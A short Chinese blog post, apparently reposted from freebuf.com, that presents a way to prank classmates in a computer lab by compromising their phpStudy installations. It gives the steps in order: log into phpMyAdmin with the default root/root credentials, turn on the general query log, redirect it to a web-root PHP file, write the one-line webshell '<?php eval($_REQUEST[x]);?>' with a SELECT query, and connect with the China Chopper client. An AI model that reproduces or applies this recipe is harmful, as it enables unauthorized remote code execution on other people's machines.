
发现一个phpstudy比较好玩的漏洞,在机房可以捉弄一下小伙伴
Win7虚拟机:192.168.195.132
前提条件
与目标主机出在同一内网
使用phpstudy且没有删除phpMyAdmin文件 phpstudy装完之后会在根目录创建一个
phpMyAdmin文件 物理机访问一下
phpMyAdmin文件 用默认账号密码
root–root登进去
在变量栏处找到general log,将它改成ON
将general log file的地址改成E:\WWW\shell.php 去
SQL栏输入查询语句插入一句话木马
select '<?php eval($_REQUEST[x]);?>'
 成功之后就可以打开菜刀连接了

来源:freebuf.com 2021-04-24 23:13:32 by: Y2hlbmc
正文完